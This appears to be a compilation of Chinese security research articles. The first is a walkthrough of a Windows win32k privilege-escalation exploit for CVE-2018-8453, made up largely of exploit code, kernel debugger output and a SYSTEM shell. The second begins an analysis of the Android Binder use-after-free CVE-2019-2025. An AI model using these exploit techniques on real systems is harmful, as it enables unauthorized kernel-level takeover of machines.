可以看到第 11 行的 V5 来自于该对象 0xe0 处的一个成员。而如果为零的话，则直接到了 36 行（其中 a3 来自于上层调用又来自于 API 调用的参数）调用 PALLOCMEM2 申请了一块用户指定大小乘以 8 大小的内存，只要简单看 PALLOCMEM2 函数的第二个参数是个 tag 就知道这个肯定也是在页会话池中。之后就把申请到的内存放在了 0xe0 处，并且在跳到 19 行后在自身成员中保存了 a3。其中重要的是 17 行的 memcpy，它的 a2 来自于上层的用户指定—-这意味着我们可以直接控制往 E0 处所指的内存写任意字节，完全没有改变！而如果是第二次调用此 API，则根据 API 的参数来判断是要新申请更大内存还是直接更改已保存的内存—-这意味着我们可以第二次直接平坦的写目标内存！这完全满足我们的需求！再回头仔细看看 NtGdiSetLinkedUFIs，第一个参数是一个 HDC 对象，第二个参数是要写的内容，第三个参数就是要写的字节数除以 8。

所以利用思路如下图：

大致思路有了，但上面提到过，GDI 对象本身头部的 handle 如果验证错误，线程会被杀而导致利用失败。而我们对目标内存没有读能力（其实还有另一个系统调用 NtGdiGetLinkedUFIs 可以用来读内存，但测试时发现首先判断了另一个成员变量，有兴趣的读者可以深入看下这个成员），所以这里需要做一点小变动，在不改动 Palette 前四字节的要求下，改动 Palette 的大小。这里提一下，palette 的大小字段位于对象的 0x14 处：

```
0: kd> dd eca8cc08
eca8cc08  07082f43 00000000 00000000 d3a434c0
eca8cc18  00000501 00000028 000152bb 00000000
eca8cc28  00000000 00000000 00000000 00000000
eca8cc38  00000000 00000000 00000000 00000002
eca8cc48  00000001 00000000 00000000 eca8cc5c
eca8cc58  eca8cc08 88888888 88888888 88888888
eca8cc68  88888888 88888888 88888888 88888888
eca8cc78  88888888 88888888 88888888 88888888
```

这里 eca8cc1c 处的 0x28 就是本 Palette 对象的元素个数（大小），而前面的 0x501 是它的版本号，这里是个固定值。所以我们只需要让目标 BYTES 区域对准 eca8cc18 即可，这样写内存更改掉 eca88c1c 处为 0xffff 即可（这也是一开始申请 0xC10 大小而不是 0xc00 的原因）！

那么利用过程就变成了这样：

这样申请 palette 对象后，原来的 BYTES 区域其实指向的是某个 Palette 对象 +0x10 的地方，正好对准了对象大小的成员。另外这里说一点，在上图中，释放了 0xC10 后，由于本页面已经全部都释放状态，系统其实是会回收释放整个页面，整个页面变成了未分配状态。之后再次申请 0xC00 大小时，这个页面又被重新调拨分配了。而这里有个小坑就是由于目标页面被释放，同时又大量申请 Palette 对象，这很大几率造成本页面被分配用作二级句柄表了，避免这个意外的办法就是提前申请大量对象，让系统早分配句柄表，避免干扰我们的布局：

```
////////////////////////////////////////////////////////////////////////////////
//多占用句柄，避免之后布局池风水时被分配的二级句柄表打乱布局
for (int i = 0; i < 10000; i++) {
    hPalettes[i] = CreatePaletteOfSize(0xa0, 0x22);
}
for (int i = 9990; i >= 0; i--) {
    DeleteObject(hPalettes[i]);
}
////////////////////////////////////////////////////////////////////////////////
```
安全客（www.anquanke.com）

回到主题，按照思路，我们首先申请 0x3f0 大小的 BYTES 区域：

```
for (int i = 0; i < 3000; i++) {
    SetLinkedUFIs(hDC_Writer[i], 0x7D);
}
```
安全客（www.anquanke.com）

之后返回到内核态中，目标内存被释放：

```
SBTrack INIT
eax=b4c21c18
Break instruction exception - code 80000003 (first chance)
001b:003b15ff cc              int     3
1: kd> pool
95103fc8: Unable to get session special pool PDE bitmap buffer
Pool page b4c21c18 region is Paged session pool
 b4c21000 size:  c10 previous size:    0  (Allocated)  Usac Process: 87858a00
*b4c21c10 size:  3f0 previous size:  c10  (Free)       *Usst
            Pooltag Usst : USERTAG_SCROLLTRACK, Binary : win32k!xxxSBTrackInit
1: kd> g
Break instruction exception - code 80000003 (first chance)
001b:003b1636 cc              int     3
2: kd> pool
95103fc8: Unable to get session special pool PDE bitmap buffer
Pool page b4c21c18 region is Paged session pool
 b4c21000 size:  c10 previous size:    0  (Allocated)  Usac Process: 87858a00
*b4c21c10 size:  3f0 previous size:  c10  (Allocated) *Gadd
            Pooltag Gadd : GDITAG_DC_FONT, Binary : win32k.sys
2: kd> g
SBTrack Release!!
Break instruction exception - code 80000003 (first chance)
001b:003b1649 cc              int     3
2: kd> pool
95103fc8: Unable to get session special pool PDE bitmap buffer
Pool page b4c21c18 region is Paged session pool
 b4c21000 size:  c10 previous size:    0  (Allocated)  Usac Process: 87858a00
*b4c21c10 size:  3f0 previous size:  c10  (Free )  *Gadd
            Pooltag Gadd : GDITAG_DC_FONT, Binary : win32k.sys
```

可以看到原 SBTrack 内存区域被释放（Usst）后，被再次分配（Gadd），最后又被释放的过程（Free 状态的 Gadd）。之后，我们就再次申请 0xC00 并且继续申请要被越界的 Palette：

```
for (int i = 0; i < 2000; i++) {
    DestroyAcceleratorTable(hAccel_0xC10_top[i]);
}
for (int i = 0; i < 3000; i++) {
    hPalettes[i] = CreatePaletteOfSize(0xb30, 0x66);
}
for (int i = 0; i < 2000; i++) {
    hAccel_0x50_middle[i] = CreateAcceleratorTableW(lpAccel, 0x26);
}
for (int i = 3000; i < 10000; i++) {
    hPalettes[i] = CreatePaletteOfSize(0x100, 0x88);
}
```

安全客（www.anquanke.com）

```
1: kd> pool
95103fc8: Unable to get session special pool PDE bitmap buffer
Pool page b4c21c18 region is Paged session pool
 b4c21000 size:  b30 previous size:    0  (Allocated)  Gh08
 b4c21b30 size:   d0 previous size:  b30  (Free)       Free
*b4c21c00 size:  100 previous size:   d0  (Allocated) *Gh08
          Pooltag Gh08 : GDITAG_HMGR_PAL_TYPE, Binary : win32k.sys
 b4c21d00 size:  100 previous size:  100  (Allocated)  Gh08
 b4c21e00 size:  100 previous size:  100  (Allocated)  Gh08
 b4c21f00 size:  100 previous size:  100  (Allocated)  Gh08
```

这里可以提一下，就是为什么不是理想中的 C00 大小而是 0xB30，这里主要是考虑到，在申请越界 Palette 的过程中，系统其他进程也可能需要使用内存，如果正好碰到这种情形，那我们布局就会乱。所以这里预留下刚好不够一个 Palette 的空间，即使系统其他进程也同时申请了内存，也是会被放在前几个 0xd0 空隙中。最后布局如上图，这完全符合我们的需要，并且保证成功率（本人测试下，布局 100% 成功）！

之后调用 NtGdiSetLinkedUFIs 系统调用更改掉 b4c21c00 处 Palette 的大小：

```
*((DWORD *)flag) = 0x501;
*((DWORD *)flag + 1) = 0xFFFF;
for (int i = 0; i < 3000; i++) {
    SetLinkedUFIs(hDC_Writer[i], 1);
}
```

安全客（www.anquanke.com）

```
1: kd> dd b4c21c00+8
b4c21c08  01081ff3 00000000 00000000 a9b47800
b4c21c18  00000501 00000028 000049c4 00000000
b4c21c28  00000000 00000000 00000000 00000000
b4c21c38  00000000 00000000 00000000 00000002
b4c21c48  00000001 00000000 00000000 b4c21c5c
b4c21c58  b4c21c08 88888888 88888888 88888888
b4c21c68  88888888 88888888 88888888 88888888
b4c21c78  88888888 88888888 88888888 88888888
```

```
3: kd> dd b4c21c00+8
b4c21c08  01081ff3 00000000 00000000 a9b47800
b4c21c18  00000501 0000ffff 000049c4 00000000
b4c21c28  00000000 00000000 00000000 00000000
b4c21c38  00000000 00000000 00000000 00000002
b4c21c48  00000001 00000000 00000000 b4c21c5c
b4c21c58  b4c21c08 88888888 88888888 88888888
b4c21c68  88888888 88888888 88888888 88888888
b4c21c78  88888888 88888888 88888888 88888888
```

现在我们已经有了一个越界的 Palette。但由于这个 Palette 内存地址是交叉的，所以我们还是尽量少用这个 Palette，尽早切换到一个新的 Palette。利用这个 Palette 更改下一个 Palette 作为 Manager，再下一个作为 Worker：

```
for (int i = 3000; i < 10000; i++) {
    if (GetPaletteEntries(hPalettes[i], 0x2B, 80, (LPPALETTEENTRY)buf)) {
        hKeep = hPalettes[i];
        hManager = (HPALETTE)*buf;
        hWorker = (HPALETTE)*(buf + 64);
        *(buf + 5) = 0xFFFF;
        *(buf + 69) = 0xFFFF;
        SetPaletteEntries(hPalettes[i], 0x2B, 80, (LPPALETTEENTRY)buf);
    }
}
```

安全客 (www.anquanke.com)

之后就是常规操作，获取 SYSTEM 进程 EPROCESS-> 获取本进程 EPROCESS-> 复制 TOKEN■-> 创建新进程-> 恢复本进程 TOKEN，不再赘述：

```
DWORD_PTR PsInitialSystemProcess(VOID)
{
    ULONG Module = (ULONG)LoadLibraryA("ntoskrnl.exe");
    ULONG Addr = (ULONG)GetProcAddress((HMODULE)Module, "PsInitialSystemProcess");
    FreeLibrary((HMODULE)Module);
    ULONG res = 0;
    ULONG ntOsBase = GetNTOsBase();
    if (ntOsBase) {
        ReadMem(Addr - Module + ntOsBase, 16);
        res = buf[0];
    }
    return res;
}

ULONG PsGetCurrentProcess(DWORD sysEPS)
{
    ULONG pEPROCESS = sysEPS;
    ReadMem(pEPROCESS + gConfig.UniqueProcessIdOffset + sizeof(ULONG), 16);
    while (TRUE) {
        pEPROCESS = buf[1] - gConfig.UniqueProcessIdOffset - sizeof(ULONG);
        ReadMem(pEPROCESS + gConfig.UniqueProcessIdOffset, 16);
        if (GetCurrentProcessId() == buf[0]) {
            return pEPROCESS;
        }
    }
}
```

安全客 (www.anquanke.com)

```
Administrator: C:\Users\ze0r\Desktop\exp.exe
//////////////////////////////////////////////////////
//                                                  //
//            CVE-2018-8453 EXPLOIT                 //
//                                Date  : 2019/1/15 //
//                                Author: ze0r      //
//////////////////////////////////////////////////////

[*] CreateWindow.
[*] Deploy Memory.
[*] SendMessage.
[*] Cancel xxxSBTrackLoop.
[*] Set Window FNID.
[*] ReAlloc Memory.
[*] Find Manager and Worker.
[*] Swaping shell.

Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\ze0r\Desktop>whoami
nt authority\system

C:\Users\ze0r\Desktop>
```

安全客 (www.anquanke.com

至此，我们已经有了一个 SYSTEM 权限的进程。但是系统中还存在一个有问题的 HDC 的句柄，这个 DC 对象的某个成员释放会造成 BSOD。在逆向了这个对象的方法后，有两个思路：一是直接找到对象，把 0xe0 处直接改成 0 即可，但这个涉及的问题是如何通过句柄找到对象地址？二是在系统的句柄表里直接找到这一项，清零。但同样的问题，如何句柄表中找到这一项？网络翻找文章，也没找到 WIN10 下可用的具体方法。查看 win32kfull.sys+win32kbase.sys 发现，这个 XDCOBJ 对象从句柄得到对象地址会经过 HmgLockEx 函数（所有 GDI 对象都经过这个函数转换），而该函数又各种转换。没有心思深入，即使继续深入代码也难以实现查找。于是换了一个思路：在退出进程前，先释放掉交叉的 Palette，这造成 XDCOBJ+0xe0 处成员指向了一个 Free 的内存。然后再次申请大量的 AcceleratorTable，这就把一个查找 GDI 对象的问题换成了查找普通用户句柄的问题！然后释放掉 DC 句柄。此时，句柄表中有一个 AcceleratorTable 对象指向了 Free 的内存。那么这个 AcceleratorTable 句柄如何找到呢?

在 NtUserDestroyAcceleratorTable 中，主要通过 HMValidateHandle 来获取 AcceleratorTable 地址，它的主要转换过程如下：

其中 gSharedInfo+8 在 win10 上固定为 0x10，则计算方法为：*gpKernelHandleTable* + *8* (handle & 0xffff)。那么只剩最后一个问题：gpKernelHandleTable 的值如何得到？由于这是 win32kbase.sys 的全局变量，获取 win32kbase.sys+ 偏移的方式？一是有通用性的问题，二是获取 win32kbase.sys 加载地址也麻烦，所以换一个方法。我们回到 HMValidateHandle 函数中，这个转换过程就直接有 gpKernelHandleTable。所以我们采用搜索的方式，那么它的上层函数 NtUserDestroyAcceleratorTable 地址如何得到呢?

由于这是直接的系统调用，所以肯定在 win32k!W32pServiceTable 中，查找资料发现这个调用表可以在 KeServiceDescriptorTableShadow+ 固定偏移中找到，而 KeServiceDescriptorTableShadow 虽然没有导出，但它固定在 KeServiceDescriptorTable-0x40 处。所以这就找到了一条可通行的路径：

```
3: kd> ln nt!KeServiceDescriptorTable - 0x40
Browse module
Set bu breakpoint

(81a42140)   nt!KeServiceDescriptorTableShadow   |  (81a42160)   nt!KeFeatureBits
Exact matches:
3: kd> dd nt!KeServiceDescriptorTable - 0x40 l8
81a42140  819275cc 00000000 000001c8 81927cf0
81a42150  95700000 00000000 0000046c 95701628
3: kd> ln 95700000
Browse module
Set bu breakpoint

(95700000)   win32k!W32pServiceTable   |  (95701620)   win32k!gDispatchTableValues
Exact matches:
    win32k!W32pServiceTable = <no type information>
3: kd> dds 95700000+500 l5
95700500  956fc804 win32k!NtUserDestroyAcceleratorTable
95700504  956fc80a win32k!NtUserDeleteMenu
95700508  956fc810 win32k!NtUserDoSoundDisconnect
9570050c  956fc816 win32k!NtUserDoSoundConnect
95700510  956fc81c win32k!NtUserGhostWindowFromHungWindow
```

```
DWORD_PTR GetKernelHandleTable(VOID)
{
    ULONG Module = (ULONG)LoadLibraryA("ntoskrnl.exe");
    ULONG Addr = (ULONG)GetProcAddress((HMODULE)Module, "KeServiceDescriptorTable");
    FreeLibrary((HMODULE)Module);
    ULONG res = 0;
    ULONG DestroyAcceleratorTableAddr = 0;
    ULONG HMValidateHandleAddr = 0;
    ULONG ntOsBase = GetNTOsBase();
    if (ntOsBase) {
        //虽然KeServiceDescriptorTableShadow未导出，但它位于KeServiceDescriptorTable - 0x40的地方。
        ReadMem(Addr - Module + ntOsBase - 0x40, 16 * 6);
        //获取win32k!NtUserDestroyAcceleratorTable函数地址
        ReadMem(buf[4] + 0x500, 16);
        ReadMem(buf[0] + 2, 16);
        //获取win32kfull!NtUserDestroyAcceleratorTable
        ReadMem(buf[0], 16);
        DestroyAcceleratorTableAddr = buf[0] + 0x18;
        //获取win32kfull!HMValidateHandle
        ReadMem(DestroyAcceleratorTableAddr, 16);
        //找到gpKernelHandleTable
        HMValidateHandleAddr = DestroyAcceleratorTableAddr + buf[0] + 4 + 0x39;
        ReadMem(HMValidateHandleAddr, 16);
        ReadMem(buf[0], 16);
        ReadMem(buf[0], 16);
        res = buf[0];
    }
    return res;
}
```


安全客 (www.anquanke.com)

所以直接找到这个句柄项，清零即可：

```
for (int i = 0; i < 8000; i++) {
    hAccel_ReusePalette[i] = CreateAcceleratorTableW(lpAccel, 0x22);
}

GetPaletteEntries(hManager, 0x2B, 50, (LPPALETTEENTRY)buf);
ReadMem(buf[20] - 0x1f0, 16);
ACCELHandle = buf[0];
GetPaletteEntries(hManager, 0x2B, 50, (LPPALETTEENTRY)buf);
buf[19] = pKernelHandleTable + (ACCELHandle & 0xffff) * 8;
SetPaletteEntries(hManager, 0x2B, 50, (LPPALETTEENTRY)buf);

DeleteDC(hKeepDC);

buf[0] = 0;
buf[1] = 0;
SetPaletteEntries(hWorker, 0, 2, (LPPALETTEENTRY)buf);
```

安全客 (www.anquanke.com)

之后即完美退出 EXP：



本文 EXP 下载链接：

https://github.com/360-A-Team/cve-2018-8453-exp/

“水滴”来袭：详解 Binder 内核通杀漏洞

文章作者：韩洪立 (@hexb1n) – 360 C0RE Team

文章来源：https://mp.weixin.qq.com/s/DBiXMOV14JnxxwumKBck7w

Binder 基于 OpenBinder 来实现，是 Android 系统的重要组成部分。Binder 构建于 Linux 内核中的 Binder 驱动之上，系统中涉及到 Binder 通信的部分，都需要通过与”/dev/binder’’ 的设备驱动交互来实现数据传递。由于 Binder 驱动在整个 Android 系统中发挥的重要作用，所以一直以来也是 Android 安全研究的重点之一。

在二进制的世界里，对象的生成和销毁都有一定的流程和时间点，有一些是在编译器层面来实现，有一些却需要程序设计者来维护。一旦这个流程设计的不够完美，使得攻击者能够通过非法操作扰乱其正常的生命周期便有可能造成一系列的安全问题。去年 8 月份我在对 Binder 驱动代码进行安全审计的时候，发现了一枚如同《三体》中 ‘‘水滴’’ 一般的内核通杀漏洞，拥有了惊人的破坏力，仅用一个漏洞便可以实现任意地址读、任意地址写、写任意内容、信息泄露。同时，Binder 驱动也是目前为数不多的几个可被沙箱中的进程访问的驱动之一，该漏洞可能被用于沙箱逃逸。在如此重要的内核驱动中会潜伏这样一枚通杀漏洞堪称神奇。

基于这个漏洞，我们实现了对 Pixel 全系手机的 ROOT，其中的 Pixel 3 也代表了谷歌安卓内核目前最高的安全防御水平，这也是 Pixel 3 自问世以来，全球范围内首次公开的 ROOT 攻击。这里要感谢 @ 周明建 @ 王晓东 @ 姚俊 @ 邵大成等团队小伙伴的支持，让漏洞利用能够及早的完成，文末也附了我们的提权视频链接 [1]。

这个漏洞在 2019 年 3 月的 Android SecurityBulletin 中已经公开，对应的漏洞编号为 CVE-2019-2025。下文我将会介绍该漏洞危害、影响范围、漏洞原理以及利用思路。

6.1 漏洞危害及影响范围

6.1.1 漏洞危害

1) 通杀。目前国内外主流的 Android 机型基本都会受到影响；
2) 攻击能力极强。该漏洞可实现较稳定的任意地址读写、写任意内容、信息泄露，并且每触发一次漏洞便可以任意写一次、读一次，Google 现有的内核安全缓解措施对于这类能够任意地址读写的漏洞暂无有效的防御策略；
3) 沙箱逃逸。可能用于沙箱逃逸，并直接提权到 ROOT；

同时，Binder 驱动已早在 2015 年初被合入 Linux 主线，使用了 Binder 模块的平台均有可能受到影响。

6.1.2 影响范围

该漏洞属于 use-after-free 问题，触发时需要不同线程间同步竞争调用”binder_ioctl()’’，而在早期的设计中，”binder_ioctl()’’ 由一个效率较低的全局互斥锁保护，见图 1。

```
2547 static long binder_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
2548 {
2549         int ret;
2550         struct binder_proc *proc = filp->private_data;
2551         struct binder_thread *thread;
2552         unsigned int size = _IOC_SIZE(cmd);
2553         void __user *ubuf = (void __user *)arg;
2554
2555         /*pr_info("binder_ioctl: %d:%d %x %lx\n", proc->pid, current->pid, cmd, arg);*/
2556
2557         trace_binder_ioctl(cmd, arg);
2558
2559         ret = wait_event_interruptible(binder_user_error_wait, binder_stop_on_user_error < 2)
2560         if (ret)
2561                 goto err_unlocked;
2562
2563         binder_lock(__func__);
2564         thread = binder_get_thread(proc);
2565         if (thread == NULL) {
2566                 ret = -ENOMEM;
2567                 goto err;
2568         }
2569
2570         switch (cmd) {
2571         case BINDER_WRITE_READ: {
2572                 struct binder_write_read bwr;
```

图 1

而此问题后续被优化，从”drivers/android/binder.c’’ 的 commit 日志可以看到，2016 年 11 月 14 日的一个补丁将这个全局互斥锁去掉，并优化为更加细粒度的互斥锁来保护，见图 2。完整的补丁可参见链接 [2]。

```
commit a0f22d6e5482072d6cf14bee617849043b2060d1
Author: Todd Kjos <tkjos@google.com>
Date:   Mon Nov 14 11:37:41 2016 -0800

    FROMLIST: binder: remove global binder lock

    (from https://patchwork.kernel.org/patch/9817773/)

    Remove global mutex and rely on fine-grained locking

    Change-Id: I5fff19cd4b77dec4bf9742ba54eaa3c2928d7a97
    Signed-off-by: Todd Kjos <tkjos@google.com>

diff --git a/drivers/android/binder.c b/drivers/android/binder.c
index c9ca59c0548a..4a3ef3e984c1 100644
--- a/drivers/android/binder.c
+++ b/drivers/android/binder.c
@@ -79,8 +79,6 @@
 #include "binder_alloc.h"
 #include "binder_trace.h"

-static DEFINE_MUTEX(binder_main_lock);
-
 static HLIST_HEAD(binder_deferred_list);
 static DEFINE_MUTEX(binder_deferred_lock);
```

安全客 (www.anquanke.com)

图 2

打上这个补丁的内核源码便可能受到该漏洞的影响。

由于该漏洞具备通杀能力，目前市面上主流在用的 2016 年 11 月之后的内核版本多数都会受到影响，在修补该问题之前将会有大量的设备处于安全风险之中。成功 ROOT 后攻击者可以获得系统的最高权限，同时该漏洞可能被用于远程攻击链，若是被黑产利用将可直接对用户的个人隐私、财产安全甚至人身安全造成严重的危害。目前 Linux 主线上已提供了针对该漏洞的补丁，Android 厂商可参考附注链接 [3] 及时修补。

6.2 漏洞的成因

6.2.1 基础知识

关于 Binder 机制这里就不做过多介绍了，接触过 Android 的同学应该对它或多或少都有一定的了解。理解该漏洞需熟悉通过 Binder 通信的双方的基本交互流程，以及中间用到一些结构体对象，网络上关于 Binder 的资料非常丰富，可自行补充。

6.2.2 漏洞原理

当用户进程通过调用”IPCThreadState::transact()’’ 向 server 进程请求数据时，server 进程会调用”IPCThreadState::sendR
向用户进程回传数据以作为响应。在这个过程中，server 进程会陷入内核，并调用 “binder_alloc_new_buf()’’ 从用户进程（“target_proc->alloc’’）对应的”alloc->free_buffers.rb_node’’ 红黑树中申请一个”struct binder_buffer’’ 类型的对象，被申请得到的对象会从”alloc->free_buffers.rb_node’’ 红黑树中移除，并链入到”alloc->allocated_buffers.rb_node” 红黑树中进行维护，此后将”t->buffer->allow_user_free’’ 赋值为 0，以避免”t->buffer’’ 在使用过程中被释放，见图 3。

```
2915 static void binder_transaction(struct binder_proc *proc,
2916                  struct binder_thread *thread,
2917                  struct binder_transaction_data *tr, int reply,
2918                  binder_size_t extra_buffers_size)
2919 {
2920     int ret;
2921     struct binder_transaction *t;
2922     struct binder_work *tcomplete;
---------------------------------- skip ----------------------------------
3153     trace_binder_transaction(reply, t, target_node);
3154
3155     t->buffer = binder_alloc_new_buf(&target_proc->alloc, tr->data_size,
3156         tr->offsets_size, extra_buffers_size,
3157         !reply && (t->flags & TF_ONE_WAY));
---------------------------------- skip ----------------------------------
3169     t->buffer->allow_user_free = 0;
3170     t->buffer->debug_id = t->debug_id;
3171     t->buffer->transaction = t;
3172     t->buffer->target_node = target_node;
---------------------------------- skip ----------------------------------
3176     offp = off_start;
3177
3178     if (copy_from_user(t->buffer->data, (const void __user *)(uintptr_t)
3179                tr->data.ptr.buffer, tr->data_size)) {
3180         binder_user_error("%d:%d got transaction with invalid data ptr\n",
3181                 proc->pid, thread->pid);
3182         return_error = BR_FAILED_REPLY;
3183         return_error_param = -EFAULT;
3184         return_error_line = __LINE__;
3185         goto err_copy_data_failed;
3186     }
```

安全客 (www.anquanke.com)

图 3

用户进程拥有对该”t->buffer’’ 的释放权，不过要在用户进程收到了 server 进程发来的消息，结束本次交互并销毁所用的 Parcel 对象时。然而，我们可以试图通过主动向内核发送”BC_FREE_BUFFER’’ 请求来提前释放该”t->buffer’’ 对象，不过这需要满足内核对各项参数的校验，如图 4 所示。

```
3487 static int binder_thread_write(struct binder_proc *proc,
3488             struct binder_thread *thread,
3489             binder_uintptr_t binder_buffer, size_t size,
3490             binder_size_t *consumed)
3491 {
3492     uint32_t cmd;
---------------------------------- skip ----------------------------------
3510         switch (cmd) {
3511         case BC_INCREFS:
3512         case BC_ACQUIRE:
3513         case BC_RELEASE:
3514         case BC_DECREFS: {
---------------------------------- skip ----------------------------------
3648         case BC_FREE_BUFFER: {
3649             binder_uintptr_t data_ptr;
3650             struct binder_buffer *buffer;
3651
3652             if (get_user(data_ptr, (binder_uintptr_t __user *)ptr))
3653                 return -EFAULT;
3654             ptr += sizeof(binder_uintptr_t);
3655
3656             buffer = binder_alloc_prepare_to_free(&proc->alloc,
3657                                   data_ptr);
3658             if (buffer == NULL) {
3659                 binder_user_error("%d:%d BC_FREE_BUFFER u%016llx no match\n",
3660                     proc->pid, thread->pid, (u64)data_ptr);
3661                 break;
3662             }
---------------------------------- skip ----------------------------------
3663             if (!buffer->allow_user_free) {
3664                 binder_user_error("%d:%d BC_FREE_BUFFER u%016llx matched unreturned
3665                     proc->pid, thread->pid, (u64)data_ptr);
3666                 break;
3667             }
---------------------------------- skip ----------------------------------
3674             if (buffer->transaction) {
3675                 buffer->transaction->buffer = NULL;
3676                 buffer->transaction = NULL;
3677             }
---------------------------------- skip ----------------------------------
3698             binder_transaction_buffer_release(proc, buffer, NULL);
3699             binder_alloc_free_buf(&proc->alloc, buffer);
3700             break;
3701         }
```

安全客 (www.anquanke.com)

图 4

上文中提到的 “t->buffer’’ 可以通过向内核传入对应的 “data_ptr’’ 值,再通过调用 “binder_alloc_prepare_to_free()’’ 函数来找到，其返回值会赋值给”buffer’’，紧接着内核会检查 “buffer->allow_user_free’’ 以及”buffer->transaction’’ 的合法性，由于缺少互斥锁的保护，这里存在一个条件竞争问题，如果用户进程能在图 3 中”t->buffer->allow_user_free’’ 被赋值为 0 之前触发到 “binder_alloc_free_buf()->binder_free_buf_locked()->rb_erase()’’，便有可能将其从”alloc->buffers’’ 中移除，见图 5。

```
574 static void binder_free_buf_locked(struct binder_alloc *alloc,
575                     struct binder_buffer *buffer)
576 {
577     size_t size, buffer_size;
578
579     buffer_size = binder_alloc_buffer_size(alloc, buffer);
580
581     size = ALIGN(buffer->data_size, sizeof(void *)) +
582         ALIGN(buffer->offsets_size, sizeof(void *)) +
583         ALIGN(buffer->extra_buffers_size, sizeof(void *));
584
585     binder_alloc_debug(BINDER_DEBUG_BUFFER_ALLOC,
586                "%d: binder_free_buf %pK size %zd buffer_size %zd\n",
587                alloc->pid, buffer, size, buffer_size);
588
589     BUG_ON(buffer->free);
590     BUG_ON(size > buffer_size);
591     BUG_ON(buffer->transaction != NULL);
592     BUG_ON(buffer->data < alloc->buffer);
593     BUG_ON(buffer->data > alloc->buffer + alloc->buffer_size);
---------------------------------- skip ----------------------------------
607     rb_erase(&buffer->rb_node, &alloc->allocated_buffers);
608     buffer->free = 1;
609     if (!list_is_last(&buffer->entry, &alloc->buffers)) {
610         struct binder_buffer *next = binder_buffer_next(buffer);
611
612         if (next->free) {
613             rb_erase(&next->rb_node, &alloc->free_buffers);
614             binder_delete_free_buffer(alloc, next);
615         }
                                        安全客 ( www.anquanke.com )
616     }
```

图 5

